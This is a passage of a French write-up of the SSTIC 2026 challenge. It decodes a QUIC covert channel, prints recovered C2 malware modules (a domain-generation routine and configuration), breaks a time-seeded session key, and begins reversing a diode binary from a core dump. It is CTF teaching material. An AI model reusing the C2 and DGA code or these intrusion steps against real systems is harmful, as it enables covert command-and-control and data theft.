Challenge SSTIC 2026

Valentino Ricotta

Table des matières

Introduction

Cette année, la description du challenge fut la suivante :

> *Hello analyst,*
>
> *Following an alert from the ABSSI (Agence Bretonne de la Sécurité des Systèmes d'Information), we are suspecting a compromise of one of our contractors. An extract, containing a dubious network traffic, has been supplied. Could you please have a look at it? As usual, we are looking for an analysis of the exchanges, and any IOCs if relevant.*
>
> *Please be careful with contained data, if any. The, maybe, compromised contractor is working on a highly sensitive infrastructure, all information related to this system MUST BE reported at the earliest opportunity.*
>
> *Thanks for your assistance and your discretion,*
>
> *-Incident Dispatcher - Investigation des Moyens et Plateformes Sous-traitées*

Notre but est d'enquêter sur la compromission d'un sous-traitant qui travaillerait sur une infrastructure sensible... Nous démarrons avec un unique fichier, à savoir une capture réseau suspecte : `client_capture.pcapng`. C'est parti !

1. *linenoise*

Ouvrons la capture réseau dans Wireshark. Il s'agit d'environ 2 Mo de trafic **QUIC**°, un protocole de transport basé sur UDP. L'échange a lieu entre deux machines dont les IPs respectives sont 203.0.17.102 (client) et 203.0.2.95 (serveur, port 443). Le début de la capture montre un *handshake*, puis le reste des paquets (« *Protected Payload* ») sont chiffrés :

No.	Time	Source	Destination	Protocol	Length	Info	Source Port	Dest Port
1	0.000000	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
2	0.004648	203.0.2.95	203.0.17.102	QUIC	1248	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
3	0.004649	203.0.2.95	203.0.17.102	QUIC	334	Handshake, DCID=0000000000000000, SCID=0000000000000000	443	36933
4	0.005854	203.0.17.102	203.0.2.95	QUIC	1248	Protected Payload (KP0), DCID=0000000000000000	36933	443
5	0.006740	203.0.17.102	203.0.2.95	QUIC	189	Protected Payload (KP0), DCID=0000000000000000	36933	443
6	0.007365	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
7	0.007395	203.0.2.95	203.0.17.102	QUIC	85	Protected Payload (KP0), DCID=0000000000000000	443	36933
8	0.007719	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
9	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
10	0.007817	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
11	0.007886	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
12	0.009169	203.0.2.95	203.0.17.102	QUIC	81	Protected Payload (KP0)	443	36933
13	0.009202	203.0.17.102	203.0.2.95	QUIC	81	Protected Payload (KP0), DCID=0000000000000000	36933	443
14	0.114305	203.0.17.102	203.0.2.95	QUIC	303	Protected Payload (KP0), DCID=0000000000000000	36933	443
15	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933
16	0.115142	203.0.2.95	203.0.17.102	QUIC	115	Protected Payload (KP0)	443	36933


En se renseignant sur le protocole, il semblerait que le trafic soit chiffré à l'aide de clés dérivées d'un échange de clés TLS 1.3 : autrement dit, impossible pour nous de déchiffrer la capture sans plus d'information.

La quasi-totalité des données étant chiffrées, il ne reste pas grand-chose à étudier dans la capture si ce n'est d'éventuelles métadonnées. Regardons à quoi ressemble l'un des paquets qui est envoyé par le serveur :

```
> Internet Protocol Version 4, Src: 203.0.2.95, Dst: 203.0.17.102
> User Datagram Protocol, Src Port: 443, Dst Port: 36933
v QUIC IETF
  > QUIC Connection information
    [Packet Length: 37]
  v QUIC Short Header DCID=0000000000000000
      0... .... = Header Form: Short Header (0)
      .1.. .... = Fixed Bit: True
      ..0. .... = Spin Bit: False
      Destination Connection ID: 0000000000000000
    Remaining Payload: 8bd5b8fce0d7b1a7dce5c3b24c092808006de571b5337a0391c6f06c
```

Il existe deux types de *headers* dans un paquet QUIC : les longs (*Long Header*) et les courts (*Short Header*). Typiquement, les tout premiers paquets de l'échange peuvent utiliser un *header* long, puis une fois la connexion bien établie, ce sont plutôt des paquets avec un *header* court qui sont envoyés, comme dans l'exemple donné ici.

Ce *header* court est composé d'un octet de flags et d'un **DCID** (*Destination Connection ID*) qui identifie la connexion, ici entièrement nul. Pourtant, si nous observons le paquet envoyé par le serveur juste après celui-ci, quelque chose d'étrange apparaît :



Wireshark n'affiche pas le DCID contenu dans ce paquet ; à la place, dans *QUIC Connection information*, on voit une erreur : « *Unknown QUIC connection. Missing Initial Packet or migrated connection?* ». Pourtant, même si Wireshark ne le montre pas, il y a bien un DCID, en vertu de la structure d'un *Short Header*. Il a simplement été modifié, et Wireshark n'aime pas ça, d'où l'erreur !

Juste à la suite de l'octet de flag (en surbrillance dans le dump hexadécimal), nous pouvons voir le DCID sur 8 octets : `init_cry`. De même pour les paquets suivants, le DCID est à chaque fois une suite de caractères ASCII imprimables :

```
init_cry
pto:2340
23102124
39769139
[...]
```

En fait, le DCID est utilisé dans cet échange comme un **canal caché** à la fois par le client et le serveur pour faire transiter de la donnée. Nous pouvons écrire un simple script Python pour extraire cette donnée — pour ma part, j'ai utilisé pyshark° :

```python
import pyshark

cap = pyshark.FileCapture("client_capture.pcapng", display_filter="quic")

previous = None
current_sender = None

for packet in cap:
  try:
    if hasattr(packet.quic, "dcid"):
      data = bytes.fromhex(packet.quic.dcid.replace(":", ""))
```

```
    else:
      data = bytes.fromhex(packet.quic.remaining_payload.replace(":",
      ""))[:8]

    if data != previous and data != b"\x00" * 8:
      previous = data
      if packet.ip.src != current_sender:
        current_sender = packet.ip.src
        print(f"\n\nFrom {current_sender}:")
      print(data.rstrip(b"\x00").decode(), end="")

  except:
      continue
```

Note : les données extraites comportaient beaucoup de redondance (DCIDs parfois répétés plusieurs fois d'affilée). Je n'ai pas su identifier pourquoi c'était le cas. Une simple heuristique permet d'éliminer ces redondances.

L'échange via le canal caché commence ainsi :

```
From 203.0.2.95:
init_crypto:234023102124397691397212102561033513627066730251329092981617621311919411576279224187819398985338664324928836247338691057849148732448894030146857260206477043376795520395608384521630225847864544727764268061108412994946558907280333185304236991673705820811592313141991334662565849236356214630867355871100570375617637560849852905001289874930477810991932023132773374092621832522100054329575339228269662412131419317700527413830238582335405304963503323884477475405594799180027187696787661339722004150271825196641051883364868698891449301918602763494561666413883882893047999347604775005145845681498602531536477770682729427625432,2,220697895112153736110040949156019747654817948288074685255074342711819601489586663093030032792060485321992140330490273232049883123356507986301689836077986637301237137893960361423659288109750009030675594318665790455789816084799073548218878592801241107356079043666342019371465196001131441919453676244560148803968729702118705718187306319924870850140108480493909743427155617553136659640357641958516136289775437794049886419722344596779809026888809172342568969688023556577462530782027487810522233085245517240668784459872983405616001642708957716339646315201208247188746130001937588722560611509166811469211716002702380554362360
From 203.0.17.102:
179310849375101067453471182113768654418336905922506439844101850211527666262920949833797468375642496060413142610564941246433200255435427989220748972762881782288123104844091889685884762181644585236489891904
```

```
239897315883916267478541142444220564778294493476318288791886633362 80
602948674561102481285924290496041574513725288856651631695364901631 38
988618638685561771362192840044554905310926053049456503375966791619 53
221736790465186043058715944922806916967394968761075915171651386695 96
618544687088100374996921486371892273582173759989441950220520996652 22
839006959532045156646553842647225364020289542400389253041005923159 40
96864

From 203.0.2.95:
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq1
lVHPC0JjLNuvvFKT4hLzXS8d9keW1G1KlA==

From 203.0.17.102:
ok
```

Suivent alors un certain nombre d'appels à une commande nommée `get_module` de la part du serveur, qui semble agir comme un **C2** (*Command and Control*) auprès d'un client compromis (plutôt raccord avec le scénario pour l'instant).

La commande `get_module` renvoie le contenu de fichiers Python, entre autres :

- le module `quic`, qui implémente le canal caché avec `aioquic` ;
- le module `dga`, qui implémente de la génération de nom de domaine pour un serveur de fichiers ;
- le module `utils`, qui contient le flag de l'étape !

```
From 203.0.2.95:
get_module:utils

From 203.0.17.102:
import argparse
import logging
from pathlib import Path

UTILS_VERSION = 1
FLAG0 = r"SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}"

# [...]
```

🚩 **SSTIC{de89bf301aa2ef9f9a61486d26c7b81424bcf5b838f98dde}**

2. *vibe malwaring*

À partir des données qui ont transité sur le canal caché, nous pouvons récupérer une partie des sources du C2. Le module `dga` retient particulièrement notre attention :

```
import hashlib
import logging
import socket
from datetime import datetime, timedelta
from random import Random
from typing import TYPE_CHECKING, Optional

import requests

if TYPE_CHECKING:
    from .config import Config


DGA_VERSION = 1


LOGGER_NAME = "aioquic_dga"
LOGGER_KEY = "__logger_dga__"
if LOGGER_KEY in globals():
    logger = globals()[LOGGER_KEY]
else:
    logger = logging.getLogger(LOGGER_NAME)
    if not logger.handlers:
        logger.addHandler(logging.StreamHandler())
    globals()[LOGGER_KEY] = logger


DGA_CHARSET
= "aaaaaaabbcceeeeeddddddddddffgggggggggghiiijkllmmnnoooppqrstuuvwxyz"


class DomainGenerator:
    log: logging.Logger = logging.getLogger(LOGGER_NAME)

    def __init__(self, seed: str, base_domain: Optional[str] = None):
        self.seed = seed.encode()
        self.log.debug(
            "DomainGenerator initialized with seed hash: %s",
            hashlib.md5(self.seed).hexdigest()[:8],
```

```
        )
        self.base_domain = base_domain

    def generate_domain(
        self,
        date: datetime,
        count: int = 1,
        port: Optional[int] = None,
        tld: Optional[str] = None,
    ) -> list[str]:

        date_data = f"{date.year}{date.month:02d}
        {date.isocalendar().week}".encode()

        hash_obj = hashlib.sha256(self.seed + date_data)
        hex_hash = hash_obj.hexdigest()

        prng = Random(hex_hash)

        domains = []
        for i in range(count):
            curr_domain = ""
            for _ in range(16):
                n = prng.randrange(0, len(DGA_CHARSET))
                curr_domain += DGA_CHARSET[n]
            if self.base_domain is None:
                if tld is not None:
                    curr_domain += "." + tld
                if port is not None:
            curr_domain += ":" + str(port)
            else:
                # not really a domain anymore, but this must do
                if port is not None:
            curr_domain = f"{self.base_domain}:{port}/{curr_domain}"
                else:
                    curr_domain = f"{self.base_domain}/{curr_domain}"
            self.log.debug(
                "Generated domain for %s (%d/%d): %s",
                date.strftime("%Y-%m-%d"),
                i,
        count,
                curr_domain,
            )
            domains.append(curr_domain)
```

```
82
83          return domains
84
85      def find_working_domain(
86          self,
87          ip: str,
88          port: int = 443,
89      ) -> "tuple[str, int, str] | None":
90          now = datetime.now()
91          self.log.info("Starting domain search...")
92
93          scheme = "http"
94          explicit_port = None
95          if port == 80:
96              scheme = "http"
97          elif port == 443:
98              scheme = "https"
99          else:
100             explicit_port = port
101
102         for delta in [-7, 0, 7]:
103             target_date = now + timedelta(days=delta)
104             domains = self.generate_domain(
105                 target_date, count=3, port=explicit_port, tld=None
106             )
107
108             for domain in domains:
109         self.log.info(
110             "Attempting connection to %s (offset: %d days)",
111             domain,
112             delta,
113                 )
114
115                 url = f"{scheme}://{domain}"
116                 try:
117             r = requests.get(url, timeout=5, verify=False)
118                     if r.status_code != 200:
119         self.log.warning("🔴 Failed to connect to %s", url)
120                 continue
121                 except Exception as e:
122             self.log.warning("🔴 Failed to connect to %s - %s", url,
                str(e))
123             continue
124                 return domain, port, url
```

```
125
126         self.log.error("Failed to connect to any generated C2 domain")
127         return None
128
129
130 def rotate_filer_server(
131     config: "Config",
132 ) -> bool:
133     dga = DomainGenerator(config.filer_dga_seed, config.filer_base_ip)
134     result = dga.find_working_domain(
135         ip=config.filer_base_ip, port=config.filer_base_port
136     )
137
138     if result:
139         new_domain, new_port, url = result
140         config.filer_base_url = url
141         config.filer_base_port = new_port
142         DomainGenerator.log.info(
143             "🟢 FILER rotated to %s:%d/%s (base url: %s)",
144             config.filer_base_ip,
145             new_port,
146             new_domain,
147             url,
148         )
149         return True
150
151     DomainGenerator.log.error("🔴 FILER rotation failed - no working
    domains found")
152     return False
```

La classe `DomainGenerator` est utilisée par `rotate_filer_server` pour générer un nouveau nom de domaine associé à un serveur qui héberge des fichiers (et qui stocke probablement les fichiers exfiltrés des victimes).

Pour commencer, il nous faut connaître la valeur de certains éléments de **configuration**, à savoir `config.filer_dga_seed` et `config.filer_base_ip`. Ces éléments sont disponibles dans le module `config`, or celui-ci semble chiffré :

```
1  From 203.0.2.95:
2  get_module:config
3
4  From 203.0.17.102:
5  ee7Ipf2xnVstQiQPOG4AoUTKk6LszMh8XyOj9yymGCvXqpw9zeOde2yrHdU0xNJsf5bkPtp
6  YTHQUKku/BIUr1aEFM16zoig3TLhaw4CUbjWyxafbI0BCls2EXc6eTRaatILOtVwIiANRi4
7  pCOb9y/+UjA6FzgYaDLz9zVWfYX4oIgqJKYSpOT8S+uLhvLE0h1WOdLpqq80XN5Tcq2DuOI
```

```
gfPukwc7iurdajn63bR7Ae6M5Hwm+I24wCwlCPT5Ewm6pzAnpJZ99OafK+tYJFJF7xVm0TS
g1IyJswoSXGxTWGIicistyx57Nxr+EN85SDlX3lzHESA6gWtkls/IJkF55JCKUcSSokNOoY
jCQxhlkahVAfv6hz3f/IhX1FRoMGF0UtELuLuchXQy7BOL9j5+XbLRHqwXZV59L/Mp2wPHf
GfTNafBNFP6b3Rz+08usi1oPTePz4FEGzPglQnd7N08OAjZEPCD6nLkAvyPnKYGN4aROF7Z
++Emb0SRXFXFLUFz3nogWx9sn3Sp68WXpxsCvF4s1CxTsN4swRsIom84Zs7D3Pb9oTFLhWS
jf26KZS+0qGeDOnX16M0rZmPmxNnFg==
```

Dans le module nommé `client`, nous pouvons trouver ce morceau de code :

```
def load_module_from_network(
    self, module_name: ModuleEnum, save_on_disk: bool = False
) -> None:
    # [...]
    with patch("aioquic.asyncio.client.QuicConnection",
    CustomQuicConnection):
        client = Client(self.config.c2_base_domain,
        self.config.c2_base_port)
        client.start()
        network = Network(client)
        mod_code = network.get_module(module_name.value)
        if module_name == ModuleEnum.CONFIG:
            self.log.info("Decrypt config")
            mod_code_bytes = b64decode(mod_code)
            assert self.crypto is not None
            assert self.session_key is not None
            mod_code = self.crypto.decrypt(
                self.session_key, mod_code_bytes
            ).decode()
        client.stop()
    # [...]
```

Il y a effectivement une exception pour le module `config`, qui est déchiffré avant d'être chargé. La fonction `decrypt` implémente simplement de l'AES en mode CBC, et nous connaissons la valeur de la `session_key`, qui a été définie au début de l'échange avec la commande `set_session_key` :

```
From 203.0.2.95:
set_session_key:v+GTlK+mBTS1P9Fisn3ozmPpSMCLNEHZnthT37kgmxutwTwNHrq1lVHPC0
JjLNuvvFKT4hLzXS8d9keW1G1KlA==
```

À un détail près… cette clé de session (telle qu'elle transite via le canal caché) est chiffrée, comme vu dans le module `comm` :

```
def set_session_key(self, encrypted_session_key: bytes) -> bool:
    response = self._request(
        "set_session_key", b64encode(encrypted_session_key).decode()
```

```
    )
```

C'est dans le module `client`, et plus précisément la méthode `init_crypto`, qu'est chiffrée cette clé :

```
self.session_key = self.crypto.compute_session_key()
self.log.info("Set session key: %s", self.session_key.hex())
encrypted_session_key = self.crypto.encrypt(
    self.crypto.derive_dh_shared_key(), self.session_key
)
if not network.set_session_key(encrypted_session_key):
    self.log.error("Failed to set session key!")
    raise RuntimeError()
```

La clé de session est chiffrée avec une clé dérivée de la clé partagée issue de l'échange de clés Diffie-Hellman (ça fait beaucoup de clés). Il paraît donc difficile d'être en mesure de la déchiffrer ! Regardons néanmoins comment est générée la clé de session, via la méthode `compute_session_key` :

```
def compute_session_key(self) -> bytes:
    rand = Random(int(time.time()))
    key = rand.randbytes(n=32)
    return key
```

Et voilà, l'erreur de débutant : un générateur pseudo-aléatoire qui non seulement est cryptographiquement non-sûr, mais qui est en plus *seedé* avec le *timestamp* courant. Nous pourrions brute-forcer naïvement ce *timestamp* jusqu'à trouver la bonne clé de session, mais il y a encore mieux : nous savons à quelle date l'échange a eu lieu grâce aux métadonnées de la capture au format PCAP, donc nous pouvons chercher le *timestamp* quelques secondes autour de cette date.

Le *timestamp* 1771542017 (correspondant au 19 février 2026 à 23:00:17 GMT) convient, et nous arrivons à déchiffrer le fichier de configuration :

```
from dataclasses import dataclass
from typing import Optional

CONFIG_VERSION = 1


@dataclass
class Config:
    c2_base_domain: str = "203.0.2.95"
    c2_base_port: int = 443

    filer_base_ip: str = "51.15.164.185"
```

```
    filer_base_url: Optional[str] = None
    filer_base_port: int = 80
    filer_dga_seed: str = (
       "9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720628a400aae6e91"
    )

    sleep: int = 2
```

Cela nous donne l'adresse IP du serveur de fichiers (51.15.164.185) ainsi que la valeur de `filer_dga_seed`, qui est importante dans le cadre de la génération de domaine.

Revenons au module `dga` et étudions la méthode `find_working_domain` :

```
def find_working_domain(
    self,
    ip: str,
    port: int = 443,
) -> "tuple[str, int, str] | None":
    now = datetime.now()
    self.log.info("Starting domain search...")

    scheme = "http"
    explicit_port = None
    if port == 80: scheme = "http"
    elif port == 443: scheme = "https"
    else: explicit_port = port

    for delta in [-7, 0, 7]:
        target_date = now + timedelta(days=delta)
        domains = self.generate_domain(
            target_date, count=3, port=explicit_port, tld=None
        )

        for domain in domains:
            self.log.info("Attempting connection to %s (offset: %d
            days)", domain, delta)
            url = f"{scheme}://{domain}"
            try:
                r = requests.get(url, timeout=5, verify=False)
                if r.status_code != 200:
                    self.log.warning("🔴 Failed to connect to %s", url)
                    continue
            except Exception as e:
              self.log.warning("🔴 Failed to connect to %s - %s",
              url, str(e))
```

```
31                 continue
32             return domain, port, url
33
34     self.log.error("Failed to connect to any generated C2 domain")
35     return None
```

Cette fonction recherche le domaine du serveur de fichiers en itérant sur une liste de domaines associés à différentes dates, et en essayant de s'y connecter — plus précisément, sont calculés trois domaines pour chacune des dates suivantes : maintenant, il y a 7 jours, et dans 7 jours.

Regardons de plus près la fonction `generate_domain` :

```
1  def generate_domain(
2      self,
3      date: datetime,
4      count: int = 1,
5      port: Optional[int] = None,
6      tld: Optional[str] = None,
7  ) -> list[str]:
8
9      date_data = f"{date.year}{date.month:02d}
       {date.isocalendar().week}".encode()
10
11     hash_obj = hashlib.sha256(self.seed + date_data)
12     hex_hash = hash_obj.hexdigest()
13
14     prng = Random(hex_hash)
15
16     domains = []
17     for i in range(count):
18         curr_domain = ""
19         for _ in range(16):
20             n = prng.randrange(0, len(DGA_CHARSET))
21             curr_domain += DGA_CHARSET[n]
22         # [...]
23         if port is not None:
24             curr_domain = f"{self.base_domain}:{port}/{curr_domain}"
25         else:
26             curr_domain = f"{self.base_domain}/{curr_domain}"
27         # [...]
28         domains.append(curr_domain)
29
30     return domains
```

Un domaine est généré aléatoirement à l'aide d'un PRNG dont la *seed* dépend de `filer_dga_seed` ainsi que la semaine courante, avec le *charset* suivant :

```
1  DGA_CHARSET
   = "aaaaaaabbcceeeeeddddddddddffgggggggggghiiijkllmmnnooopppqrstuuvwxyz"
```

Dans notre cas, l'URL renvoyée est de la forme `http://51.15.164.185/<random>` (pas un vrai nom de domaine donc). En reprenant les classes fournies, nous pouvons récupérer la liste des domaines candidats avec simplement :

```
1  dga = DomainGenerator("9a04ca81d4a8bb16ee782e90984c7f4d55cb21bafa3e35e720
   628a400aae6e91", "51.15.164.185")
2  print(dga.find_working_domain(ip="51.15.164.185", port=80))
```

À noter qu'il faut bien utiliser la semaine courante pour le calcul de la *seed*, et non pas celle de février (la rotation de domaines est réellement mise en place).

Cela nous renvoie par exemple les 9 domaines suivants :

```
1  ['eqpyrgwcgpamgelo', 'uaiggbpaagoeaoda', 'zbapegejgagggadg']
2  ['djagoqlelaeggfpa', 'qadmedayddcpgddv', 'iugedyadeveiblcc']
3  ['tpdfmawehcsgdhow', 'laaaepaegmdphgac', 'kxnaeegdicvmemgd']
```

Il se trouve ici que le premier domaine généré donne une URL valide !

http://51.15.164.185/eqpyrgwcgpamgelo/°

Nous avons alors accès à toute une arborescence de fichiers :

Index of /eqpyrgwcgpamgelo/

../		
SiviHaKerez.A/	15-Apr-2026 07:07	-
admin.eric/	15-Apr-2026 09:42	-
admin.jean/	15-Apr-2026 09:38	-
cproj.ernest/	17-Feb-2026 09:00	-
crypto.michel/	17-Feb-2026 09:00	-
flag.txt	14-Apr-2026 13:26	71
readme.txt	14-Apr-2026 13:26	345

Le fichier `flag.txt` contient finalement le flag de l'étape.

SSTIC{c8abe2747c3f4a75d4d01ed5e3f9f3ebceae4cb4995ebddccdf41cdf7a42807d}


3. *a core lock*

Dans le fichier `readme.txt` se cache une URL qui nous guide vers la suite du challenge (http://51.15.164.185/step/5bc47fb5b3fb831ee96884387fd16871°).

Nous y apprenons quelques nouveaux éléments :

- l'entité compromise, Aegis Tech, a été attaquée par des hacktivistes et il nous faut regagner le contrôle de leur système SAFE (*Système d'Arme Furtif Enclavé*) ;
- nous avons le droit de lire tout un tas de documents qui ont été exfiltrés par les attaquants (via l'arborescence de fichiers).

L'architecture de SAFE est décrite au travers de quelques documents. Nous la résumons ici sous la forme d'un schéma simplifié dans le cadre du challenge :



Globalement, une diode permet d'envoyer des **archives** décrivant des commandes à exécuter auprès d'un système balistique. Nous avons accès à `diode_src`, le composant qui fait passer les fichiers, au travers d'un **serveur FTP** accessible en ligne. Il est aussi mention d'un flux de surveillance (*monitoring stream*), apparemment une webcam qui filmerait ce qu'il se passe en aval de la diode, mais auquel nous n'avons pas encore accès.

Notre but est de reprendre le contrôle sur SAFE ; il va falloir pour cela remonter tout le système comme l'ont fait les attaquants, en commençant par étudier le système d'envoi d'archives par la diode.

Les identifiants d'un utilisateur qui a accès au serveur FTP sont donnés dans l'un des documents à disposition : `diode_client` / `{Thisp@ssw0rdShouldN0tB3GUESSED}`. En s'y connectant, nous pouvons voir l'arborescence suivante :

Nom de fichier	Taille de fichier	Droits d'accès	Dernière modification
..			
archive		drwxr-xr-x	13/04/2026 15:15:32
in		drwxrwxr-x	13/04/2026 15:15:08
log		drwxr-xr-x	13/04/2026 18:08:40
flag.txt	71	-rw-------	31/03/2026 19:20:34

Le fichier `flag.txt` contient le flag de l'étape. Il n'est pas accessible en lecture pour nous, ainsi il va falloir exploiter la diode afin de lire ce fichier. Le dossier `in/` est là où nous sommes supposés téléverser nos archives.

Par ailleurs, le dossier `archive/` contient une liste d'archives qui ont déjà été envoyées avec succès par le passé, mais nous ne pouvons pas les lire non plus :

Nom de fichier	Taille de fichier	Droits d'accès	Dernière modification
..			
hell_fire.sa	335	-rw-------	31/03/2026 19:20:34
pown_key.sa	301	-rw-------	31/03/2026 19:20:34
prod_maj_bin.sa	98 683	-rw-------	31/03/2026 19:20:34
prod_maj_key.sa	314	-rw-------	31/03/2026 19:20:34
test_status.sa	307	-rw-------	31/03/2026 19:20:34

Nous sommes informés qu'un des administrateurs du système, Jean, a déjà investigué un crash suspect de la diode. En regardant les fichiers à disposition, nous pouvons mettre la main sur un ***core dump*** (`260302_core`), ainsi qu'une note indiquant que le crash semble être dû à un *overflow*, probablement inexploitable cependant.

Un fichier `archive_crash.sa` est aussi fourni : il s'agit de l'archive qui aurait provoqué le crash, dont le format semble être propriétaire.

Commençons par étudier le *core dump* :

```
1 $ file 260302_core
2 260302_core: ELF 64-bit LSB core file, x86-64, version 1 (SYSV), SVR4-
  style, from '/home/diode/diode_src', real uid: 1001, effective uid: 1001,
  real gid: 1001, effective gid: 1001, execfn: '/home/diode/diode_src',
  platform: 'x86_64'
```

Nous pouvons l'ouvrir dans GDB avec `gdb -c 260302_core`. Cela nous montre effectivement un crash de type SIGSEGV lors de l'instruction suivante :

```
1 0x7f172edaa3c9:  vmovdqu ymm0, ymmword ptr [rsi]
```

Au moment du crash, le registre RSI vaut 0x7f172ee60ff6. Déréférencer un *ymmword* (mot de 32 octets) à cette adresse implique d'être à cheval entre deux pages, donc

peut-être que la page suivante n'est pas mappée. Pas forcément très intéressant, bien que cela nous oriente vers un potentiel bug de type « lecture *out-of-bounds* ».

Nous avons aussi la *backtrace* du crash :

```
pwndbg> bt
#0  0x00007f172edaa3c9 in ?? ()
#1  0x000055bbd94b89aa in ?? ()
#2  0x0000000000000000 in ?? ()
```

Il va être difficile toutefois d'aller plus loin sans avoir le binaire d'origine. Avec un peu de chance, celui-ci est contenu à l'intérieur du *core dump*. Je suis tombé sur un outil nommé **core2elf64**° qui permet de faire exactement cela, à savoir extraire un ELF 64-bits à partir d'un *core dump*, que l'on peut désormais reverser.

La fonction `main` du binaire utilise `inotify_add_watch` pour surveiller si des nouveaux fichiers apparaissent dans le dossier `in/` sur le serveur FTP. Les nouveaux fichiers sont alors traités par la fonction `process_file` :

```
void __fastcall process_file(const char *path) {
  // [...]
  log(log_file, 1, "Processings %s", path);

  file_info *f = map_file(path);
  log(log_file, 1u, "Archive mapped at %p, size is %zu", f->base, f->size);

  if ( arch_check_crc(f) ) {
    log(log_file, 2, "arch_check_crc() failed");
    goto ERR;
  }

  log(log_file, 1, "CRC is valid");
  if ( arch_parse(f) ) {
    log(log_file, 2, "arch_parse() failed");
  } else if ( arch_decompress_pkg(f) ) {
    log(log_file, 2, "arch_decompress_pkg() failed");
  } else if ( pkg_parse(f) ) {
    log(log_file, 2, "pkg_parse() failed");
  } else {
    if ( f->debug )
      log_sha256(f);
    if ( has_tag(&f->tags, "ARCHIVE") && archive_file(f, path, "data/archive") ) {
      log(log_file, 2, "archive_file() failed");
    } else if ( check_secret(f) ) {
```

```
26        log(log_file, 2, "check_secret() failed");
27      } else if ( arch_transfert_file(f, "10.0.55.150", 1789) ) {
28        log(log_file, 2, "arch_transfert_file() failed");
29      }
30    }
31
32    // [...]
33  }
```

Pour résumer, le traitement se fait en plusieurs étapes :

1. Le fichier est mappé en mémoire (`map_file`).
2. Un CRC est vérifié dans l'archive (`arch_check_crc`).
3. L'archive est parsée afin de récupérer notamment des tailles et *offsets* de diverses sections, ainsi qu'une liste de *tags* (`arch_parse`).
4. Le *package* à l'intérieur de l'archive est décompressé (`arch_decompress_pkg`).
5. Le *package* décompressé est parsé afin d'en extraire une liste de commandes, aussi appelées « blobs » (`pkg_parse`).
6. En présence d'un *tag* « debug », un SHA-256 du fichier est loggé (`log_sha256`).
7. En présence d'un *tag* « archive », le fichier est archivé (`archive_file`).
8. Un secret est vérifié à l'intérieur de l'archive (`check_secret`).
9. Si le secret est correct (il s'agit en fait du flag de l'étape), alors l'archive est finalement transférée par la diode — ici, en UDP à destination de `10.0.55.150:1789` (`arch_transfert_file`).

En se baladant rapidement dans le code, la fonction **`log_sha256`** nous interpelle immédiatement :

```
1   void __fastcall log_sha256(file_info *f) {
2     __int64 v1; // r9
